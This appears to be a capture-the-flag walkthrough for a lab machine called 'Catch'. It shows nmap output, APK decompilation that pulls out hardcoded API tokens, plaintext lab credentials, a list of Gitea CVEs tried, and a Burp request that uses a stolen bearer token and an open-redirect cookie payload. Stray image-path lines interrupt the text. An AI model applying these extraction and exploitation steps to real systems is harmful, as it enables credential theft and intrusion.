PATH OF EXPLOITATION

Foothold - Decompile apk file and extract lets chat token. Enumerate lets chat api with token and find creds to john.
user: login to catchet on port 8000 and exploit any of the many vulnerabilities. find will ssh password.
root: create an apkfile with code injection on name. get rev shell as root.

Creds

Username	Password	Description
john	E}V!mywu_69T4C}W	status.catch.htb:8000
will	s2#4Fg0_%3!	ssh

Nmap

Port	Service	Description
22	ssh	OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
80	http	Apache httpd 2.4.41 ((Ubuntu))
3000	http	gitea?
5000	http	login?
8000	http	Apache httpd 2.4.29 ((Ubuntu))

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```
# Nmap 7.92 scan initiated Tue May 17 14:50:02 2022 as: nmap -sC -sV -p- -oA nmap/Full -vvv 10.10.11.150
Warning: Hit PCRE_ERROR_MATCHLIMIT when probing for service http with the regex '^HTTP/1\.0 404 Not Found\r\n(?:[^<]+|<(?!/head>))*?<style>\nbody \{ background-color: #fcfcfc; color: #333333; margin: 0; padding:0;
\}\nh1 \{ font-size: 1\.5em; font-weight: normal; background-color: #9999cc; min-height:2em; line-height:2em; border-bottom: 1px inset black; margin: 0; \}\nh1, p \{ padding-left: 10px; \}\ncode\.url \{
background-color: #eeeeee; font-family:monospace; padding:0 2px;\}\n</style>'
Warning: Hit PCRE_ERROR_MATCHLIMIT when probing for service http with the regex '^HTTP/1\.0 404 Not Found\r\n(?:[^<]+|<(?!/head>))*?<style>\nbody \{ background-color: #ffffff; color: #000000; \}\nh1 \{ font-
family: sans-serif; font-size: 150%; background-color: #9999cc; font-weight: bold; color: #000000; margin-top: 0;\}\n</style>'
Warning: Hit PCRE_ERROR_MATCHLIMIT when probing for service http with the regex '^HTTP/1\.0 404 Not Found\r\n(?:[^<]+|<(?!/head>))*?<style>\nbody \{ background-color: #fcfcfc; color: #333333; margin: 0; padding:0;
\}\nh1 \{ font-size: 1\.5em; font-weight: normal; background-color: #9999cc; min-height:2em; line-height:2em; border-bottom: 1px inset black; margin: 0; \}\nh1, p \{ padding-left: 10px; \}\ncode\.url \{
background-color: #eeeeee; font-family:monospace; padding:0 2px;\}\n</style>'
Warning: Hit PCRE_ERROR_MATCHLIMIT when probing for service http with the regex '^HTTP/1\.0 404 Not Found\r\n(?:[^<]+|<(?!/head>))*?<style>\nbody \{ background-color: #ffffff; color: #000000; \}\nh1 \{ font-
family: sans-serif; font-size: 150%; background-color: #9999cc; font-weight: bold; color: #000000; margin-top: 0;\}\n</style>'
Nmap scan report for 10.10.11.150
Host is up, received echo-reply ttl 63 (0.047s latency).
Scanned at 2022-05-17 14:50:04 EDT for 178s
Not shown: 65530 closed tcp ports (reset)
PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABgQC82vTuN1hMqiqUfN+Lwih4g8rSJjaMjDQdhfdT8vEQ67urtQIyPszlNtkCDn6MNcBfibD/7Zz4r8lr1iNe/Afk6LJqTt3OWewzS2a1TpCrEbvoileYAl/Feya5PfbZ8mv77+MWEA+kT0pAw1xW9bpkhYCGkJQm9OYdcsEEg1i+kQ/ng3+GaFrGJ
jxqYaW1LXyXNlf7j9xG2f27rKEZoRO/9HOH9Y+5ru184QQXjW/ir+lEJ7xTwQA5U1GOW1m/AgpHIfI5j9aDfT/r4QMe+au+2yPotnOGBBJBz3ef+fQzj/Cq7OGRR96ZBfJ3i00B/Waw/RI19qd7+ybNXF/gBzptEYXujySQZSu92Dwi23itxJBolE6hpQ2uYVA8VBlF0KXESt3ZJVWSAs
U3oguNCXtY7krjqPe6BZRy+lrbeskalbIGPZrqLEgptpKhz14UaOcH9/vpMYFdSKr24aMXvZBDK1GJg50yihZx8I9I367z0my8E89+TnjGFY2QTzxmbmU=
|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBH2y17GUe6keBxOcBGNkWsliFwTRwUtQB3NXEhTAFLziGDfCgBV7B9Hp6GQMPGQXqMk7nnveA8vUz0D7ug5n04A=
|   256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKfXa+OM5/utlol5mJajysEsV4zb/L0BJ1lKxMPadPvR
80/tcp   open  http    syn-ack ttl 63 Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Catch Global Systems
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.41 (Ubuntu)
3000/tcp open  ppp?    syn-ack ttl 63
| fingerprint-strings:
|   GenericLines, Help, RTSPRequest:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 200 OK
|     Content-Type: text/html; charset=UTF-8
|     Set-Cookie: i_like_gitea=8c746f04c10a33ac; Path=/; HttpOnly
|     Set-Cookie: _csrf=RnVI7B_uAdTLWKljlyOjKGnEnOY6MTY1MjgxMzQ5ODEzMjQwMDk3MA; Path=/; Expires=Wed, 18 May 2022 18:51:38 GMT; HttpOnly; SameSite=Lax
|     Set-Cookie: macaron_flash=; Path=/; Max-Age=0; HttpOnly
|     X-Frame-Options: SAMEORIGIN
|     Date: Tue, 17 May 2022 18:51:38 GMT
|     <!DOCTYPE html>
|     <html lang="en-US" class="theme-">
|     <head data-suburl="">
|     <meta charset="utf-8">
|     <meta name="viewport" content="width=device-width, initial-scale=1">
|     <meta http-equiv="x-ua-compatible" content="ie=edge">
|     <title> Catch Repositories </title>
|     <link rel="manifest"
href="data:application/json;base64,eyJuYW1lIjoiQ2F0Y2ggUmVwb3NpdG9yaWVzIiwic2hvcnRfbmFtZSI6IkNhdGNoIFJlcG9zaXRvcmllcyIsInN0YXJ0X3VybCI6Imh0dHA6Ly9naXRlYS5jYXRjaC5odGI6MzAwMC8iLCJpY29ucyI6W3sic3JjIjoiaHR0cDovL2dpdG
VhLmNhdGNoLmh0Yjoz
|   HTTPOptions:
|     HTTP/1.0 405 Method Not Allowed
|     Set-Cookie: i_like_gitea=5c68a2e3a49d0106; Path=/; HttpOnly
```

```
|     Set-Cookie: _csrf=w1YxlJuuDYItCEywIq3zKzG3ttU6MTY1MjgxMzUwMzU0NTA3ODAxNg; Path=/; Expires=Wed, 18 May 2022 18:51:43 GMT; HttpOnly; SameSite=Lax
|     Set-Cookie: macaron_flash=; Path=/; Max-Age=0; HttpOnly
|     X-Frame-Options: SAMEORIGIN
|     Date: Tue, 17 May 2022 18:51:43 GMT
|_    Content-Length: 0
5000/tcp open  upnp?   syn-ack ttl 63
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, Help, RPCCheck, RTSPRequest, SMBProgNeg, ZendJavaBridge:
|     HTTP/1.1 400 Bad Request
|     Connection: close
|   GetRequest:
|     HTTP/1.1 302 Found
|     X-Frame-Options: SAMEORIGIN
|     X-Download-Options: noopen
|     X-Content-Type-Options: nosniff
|     X-XSS-Protection: 1; mode=block
|     Content-Security-Policy:
|     X-Content-Security-Policy:
|     X-WebKit-CSP:
|     X-UA-Compatible: IE=Edge,chrome=1
|     Location: /login
|     Vary: Accept, Accept-Encoding
|     Content-Type: text/plain; charset=utf-8
|     Content-Length: 28
|     Set-Cookie: connect.sid=s%3ABt8n6IQVyxZwvAW9BrsAdb_1Zt-slXbU.D2y2gBDep1mUpUyeqKDdGl89vgx4iExU4JQfrBjP%2BWM; Path=/; HttpOnly
|     Date: Tue, 17 May 2022 18:51:42 GMT
|     Connection: close
|     Found. Redirecting to /login
|   HTTPOptions:
|     HTTP/1.1 200 OK
|     X-Frame-Options: SAMEORIGIN
|     X-Download-Options: noopen
|     X-Content-Type-Options: nosniff
|     X-XSS-Protection: 1; mode=block
|     Content-Security-Policy:
|     X-Content-Security-Policy:
|     X-WebKit-CSP:
|     X-UA-Compatible: IE=Edge,chrome=1
|     Allow: GET,HEAD
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 8
|     ETag: W/"8-ZRAf8oNBS3Bjb/SU2GYZCmbtmXg"
|     Set-Cookie: connect.sid=s%3ASdyvQXAkMQlqcJHEIDfrLuP8vnpqczas.ILWEci2x1Z3TqukMWpUcliKGREZuqjPc9jc8vVyu4FE; Path=/; HttpOnly
|     Vary: Accept-Encoding
|     Date: Tue, 17 May 2022 18:51:43 GMT
|     Connection: close
|_    GET,HEAD
8000/tcp open  http    syn-ack ttl 62 Apache httpd 2.4.29 ((Ubuntu))
|_http-favicon: Unknown favicon MD5: 69A0E6A171C4ED8855408ED902951594
|_http-title: Catch Global Systems
| http-methods:
|_  Supported Methods: GET HEAD OPTIONS
|_http-server-header: Apache/2.4.29 (Ubuntu)
2 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service :
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port3000-TCP:V=7.92%I=7%D=5/17%Time=6283EEB7%P=x86_64-pc-linux-gnu%r(Ge
SF:nericLines,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20t
SF:ext/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x
SF:20Request")%r(GetRequest,30E3,"HTTP/1\.0\x20200\x20OK\r\nContent-Type:\
SF:x20text/html;\x20charset=UTF-8\r\nSet-Cookie:\x20i_like_gitea=8c746f04c
SF:10a33ac;\x20Path=/;\x20HttpOnly\r\nSet-Cookie:\x20_csrf=RnVI7B_uAdTLWKl
SF:jlyOjKGnEnOY6MTY1MjgxMzQ5ODEzMjQwMDk3MA;\x20Path=/;\x20Expires=Wed,\x20
SF:18\x20May\x202022\x2018:51:38\x20GMT;\x20HttpOnly;\x20SameSite=Lax\r\nS
SF:et-Cookie:\x20macaron_flash=;\x20Path=/;\x20Max-Age=0;\x20HttpOnly\r\nX
SF:-Frame-Options:\x20SAMEORIGIN\r\nDate:\x20Tue,\x2017\x20May\x202022\x20
SF:18:51:38\x20GMT\r\n\r\n<!DOCTYPE\x20html>\n<html\x20lang=\"en-US\"\x20c
SF:lass=\"theme-\">\n<head\x20data-suburl=\"\">\n\t<meta\x20charset=\"utf-
SF:8\">\n\t<meta\x20name=\"viewport\"\x20content=\"width=device-width,\x20
SF:initial-scale=1\">\n\t<meta\x20http-equiv=\"x-ua-compatible\"\x20conten
SF:t=\"ie=edge\">\n\t<title>\x20Catch\x20Repositories\x20</title>\n\t<link
SF:\x20rel=\"manifest\"\x20href=\"data:application/json;base64,eyJuYWlIjo
SF:iQ2F0Y2ggUmVwb3NpdG9yaWVzIiwic2hvcnRfbmFtZSI6IkNhdGNoIFJlcG9zaXRvcmllcy
SF:IsInN0YXJ0X3VybCI6Imh0dHA6Ly9naXRlYS5jYXRjaC5odGI6MzAwMC8iLCJpY29ucyI6W
SF:3sic3JjIjoiaHR0cDovL2dpdGVhLmNhdGNoLmh0Yjoz")%r(Help,67,"HTTP/1\.1\x204
SF:00\x20Bad\x20Request\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r
SF:\nConnection:\x20close\r\n\r\n400\x20Bad\x20Request")%r(HTTPOptions,17F
SF:,"HTTP/1\.0\x20405\x20Method\x20Not\x20Allowed\r\nSet-Cookie:\x20i_like
SF:_gitea=5c68a2e3a49d0106;\x20Path=/;\x20HttpOnly\r\nSet-Cookie:\x20_csrf
SF:=w1YxlJuuDYItCEywIq3zKzG3ttU6MTY1MjgxMzUwMzU0NTA3ODAxNg;\x20Path=/;\x20
SF:Expires=Wed,\x2018\x20May\x202022\x2018:51:43\x20GMT;\x20HttpOnly;\x20S
SF:ameSite=Lax\r\nSet-Cookie:\x20macaron_flash=;\x20Path=/;\x20Max-Age=0;\
SF:x20HttpOnly\r\nX-Frame-Options:\x20SAMEORIGIN\r\nDate:\x20Tue,\x2017\x2
SF:0May\x202022\x2018:51:43\x20GMT\r\nContent-Length:\x200\r\n\r\n")%r(RTS
SF:PRequest,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20tex
SF:t/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x20
SF:Request");
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port5000-TCP:V=7.92%I=7%D=5/17%Time=6283EEBC%P=x86_64-pc-linux-gnu%r(Ge
SF:tRequest,23C,"HTTP/1\.1\x20302\x20Found\r\nX-Frame-Options:\x20SAMEORIG
SF:IN\r\nX-Download-Options:\x20noopen\r\nX-Content-Type-Options:\x20nosni
SF:ff\r\nX-XSS-Protection:\x201;\x20mode=block\r\nContent-Security-Policy:
SF:\x20\r\nX-Content-Security-Policy:\x20\r\nX-WebKit-CSP:\x20\r\nX-UA-Com
SF:patible:\x20IE=Edge,chrome=1\r\nLocation:\x20/login\r\nVary:\x20Accept,
SF:\x20Accept-Encoding\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\
SF:nContent-Length:\x2028\r\nSet-Cookie:\x20connect\.sid=s%3ABt8n6IQVyxZwv
SF:AW9BrsAdb_1Zt-slXbU\.D2y2gBDep1mUpUyeqKDdGl89vgx4iExU4JQfrBjP%2BWM;\x20
SF:Path=/;\x20HttpOnly\r\nDate:\x20Tue,\x2017\x20May\x202022\x2018:51:42\x
SF:20GMT\r\nConnection:\x20close\r\n\r\nFound\.\x20Redirecting\x20to\x20/l
SF:ogin")%r(RTSPRequest,2F,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nConnecti
SF:on:\x20close\r\n\r\n")%r(DNSVersionBindReqTCP,2F,"HTTP/1\.1\x20400\x20B
SF:ad\x20Request\r\nConnection:\x20close\r\n\r\n")%r(SMBProgNeg,2F,"HTTP/1
SF:\.1\x20400\x20Bad\x20Request\r\nConnection:\x20close\r\n\r\n")%r(ZendJa
SF:vaBridge,2F,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nConnection:\x20close
SF:\r\n\r\n")%r(HTTPOptions,241,"HTTP/1\.1\x20200\x20OK\r\nX-Frame-Options
SF::\x20SAMEORIGIN\r\nX-Download-Options:\x20noopen\r\nX-Content-Type-Opti
SF:ons:\x20nosniff\r\nX-XSS-Protection:\x201;\x20mode=block\r\nContent-Sec
SF:urity-Policy:\x20\r\nX-Content-Security-Policy:\x20\r\nX-WebKit-CSP:\x2
SF:0\r\nX-UA-Compatible:\x20IE=Edge,chrome=1\r\nAllow:\x20GET,HEAD\r\nCont
SF:ent-Type:\x20text/html;\x20charset=utf-8\r\nContent-Length:\x208\r\nETa
SF:g:\x20W/\"8-ZRAf8oNBS3Bjb/SU2GYZCmbtmXg\"\r\nSet-Cookie:\x20connect\.si
SF:d=s%3ASdyvQXAkMQlqcJHEIDfrLuP8vnpqczas\.ILWEci2x1Z3TqukMWpUcliKGREZuqjP
SF:c9jc8vVyu4FE;\x20Path=/;\x20HttpOnly\r\nVary:\x20Accept-Encoding\r\nDat
SF:e:\x20Tue,\x2017\x20May\x202022\x2018:51:43\x20GMT\r\nConnection:\x20cl
SF:ose\r\n\r\nGET,HEAD")%r(RPCCheck,2F,"HTTP/1\.1\x20400\x20Bad\x20Request
SF:\r\nConnection:\x20close\r\n\r\n")%r(DNSStatusRequestTCP,2F,"HTTP/1\.1\
SF:x20400\x20Bad\x20Request\r\nConnection:\x20close\r\n\r\n")%r(Help,2F,"H
SF:TTP/1\.1\x20400\x20Bad\x20Request\r\nConnection:\x20close\r\n\r\n");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
```

```
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue May 17 14:53:03 2022 -- 1 IP address (1 host up) scanned in 180.73 seconds
```

apk enumeration

```
unzip catchv1.0.apk -d apk/

apktook d catchv1.0.apk -o tool/
```


```
kali@kali:~/apk$ grep -iR htb
tool/smali/com/google/android/material/internal/CollapsingTextHelper.smali:.method private getCollapsedTextRightBound(Landroid/graphics/RectF;II)F
tool/smali/com/google/android/material/internal/CollapsingTextHelper.smali:    invoke-direct {p0, p1, p2, p3}, Lcom/google/android/material/internal/CollapsingTextHelper;-
>getCollapsedTextRightBound(Landroid/graphics/RectF;II)F
tool/smali/com/google/android/material/textfield/TextInputLayout.smali:    invoke-direct {p0, p1, v1}, Lcom/google/android/material/textfield/TextInputLayout;->getLabelRightBoundAlignedWithSuffix(IZ)I
tool/smali/com/google/android/material/textfield/TextInputLayout.smali:    invoke-direct {p0, p1, v1}, Lcom/google/android/material/textfield/TextInputLayout;->getLabelRightBoundAlignedWithSuffix(IZ)I
tool/smali/com/google/android/material/textfield/TextInputLayout.smali:.method private getLabelRightBoundAlignedWithSuffix(IZ)I
tool/smali/com/google/android/material/textfield/TextInputLayout.smali:.method private updateEditTextHeightBasedOnIcon()Z
tool/smali/com/google/android/material/textfield/TextInputLayout.smali:    invoke-direct {p0}, Lcom/google/android/material/textfield/TextInputLayout;->updateEditTextHeightBasedOnIcon()Z
tool/smali/com/example/acatch/MainActivity.smali:    const-string v0, "https://status.catch.htb/"
...[snip]...
```

/etc/hosts

```
10.10.11.150    catch.htb       status.catch.htb
```

```
kali@kali:~/apk$ grep -irHn token
tool/smali/com/google/android/material/timepicker/TimePickerTextInputPresenter.smali:606:    invoke-virtual {v0}, Landroid/view/View;->getWindowToken()Landroid/os/IBinder;
tool/smali/com/google/android/material/tabs/TabLayout.smali:927:    invoke-virtual {p0}, Lcom/google/android/material/tabs/TabLayout;->getWindowToken()Landroid/os/IBinder;
tool/smali/com/example/acatch/R$string.smali:97:.field public static final gitea_token:I = 0x7f0e0028
tool/smali/com/example/acatch/R$string.smali:105:.field public static final lets_chat_token:I = 0x7f0e002c
tool/smali/com/example/acatch/R$string.smali:219:.field public static final slack_token:I = 0x7f0e0065

...[snip]...

tool/res/values/public.xml:2292:    <public type="string" name="gitea_token" id="0x7f0e0028" />
tool/res/values/public.xml:2296:    <public type="string" name="lets_chat_token" id="0x7f0e002c" />
tool/res/values/public.xml:2353:    <public type="string" name="slack_token" id="0x7f0e0065" />
tool/res/values/strings.xml:43:    <string name="gitea_token">b87bfb6345ae72ed5ecdcee05bcb34c83806fbd0</string>
tool/res/values/strings.xml:47:    <string name="lets_chat_token">NjFiODZhZWFkOTg0ZTI0NTEwMzZlYjE2OmQ1ODg0NjhmZjhiYWU0NDYzNzlhNTdmYTJiNGU2M2EyMzY4MjI0MzM2YjU5NDljNQ==</string>
tool/res/values/strings.xml:104:    <string name="slack_token">xoxp-23984754863-2348975623103</string>
```


Web Enumeration



php site..static nothing much here, but there is an apk file to download and enumerate

10 - apk

port 3000



git tea version 1.14.1


```
:le" content="Catch Repositories">
>e" content="website" />
>ge" content="/img/logo.png" />
." content="http://gitea.catch.htb:3000/" />
:cription" content="Gitea (Git with a cup of tea) is a

:e_name" content="Catch Repositories" />
```

possible attack paths

1. ~~CVE-2022-27313~~
   ~~An arbitrary file deletion vulnerability in Gitea v1.16.3 allows attackers to cause a Denial of Service (DoS) via deleting the configuration file.~~
2. CVE-2022-1058
   Open Redirect on login in GitHub repository go-gitea/gitea prior to 1.16.5.
   didn't seem to work...
3. ~~CVE-2022-0905~~
   ~~Improper Authorization in GitHub repository go-gitea/gitea prior to 1.16.4.~~
   something to do with ssh and pam authentication didn't seem likely
4. ~~CVE-2021-45331~~
   ~~An Authentication Bypass vulnerability exists in Gitea before 1.5.0, which could let a malicious user gain privileges. If captured, the TOTP code for the 2FA can be submitted correctly more than once.~~
5. CVE-2021-45330
   An issue exsits in Gitea through 1.15.7, which could let a malicious user gain privileges due to client side cookies not being deleted and the session remains valid on the server side for reuse.
   look into more..

nope.. none of these worked... rabbitholes

port 5000



lets chat on github

lets chat api

burpsuite request

```
GET /rooms/61b86b28d984e2451036eb17/messages HTTP/1.1
Host: catch.htb:5000
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.4951.54 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Authorization: bearer NjFiODZhZWFkOTg0ZTI0NTEwMzZlYjE2OmQ1ODg0NjhmZjhiYWU0NDYzNzlhNTdmYTJiNGU2M2EyMzY4MjI0MzM2YjU5NDljNQ==
Accept-Language: en-US,en;q=0.9
Cookie: i_like_gitea=5a303345e89e2ed2; redirect_to=%2F%5C%2F%5C%2F%5C%2F%5C%2F%5C%2F%5C%2F%5C%2F%5C%2F%5C%2F%5C%2F%5C%2F%5C%2F%5C%2F%5C10.10.14.178; connect.sid=s%3A2tzZHkIe_nb8iRAt2Nv-ZuMpycHGHBLh.6EbUv0c6I%2BTKW1D6j1TdcAbMmU7kz9DEzZ5990vUUno
Connection: close
```

or just use curl

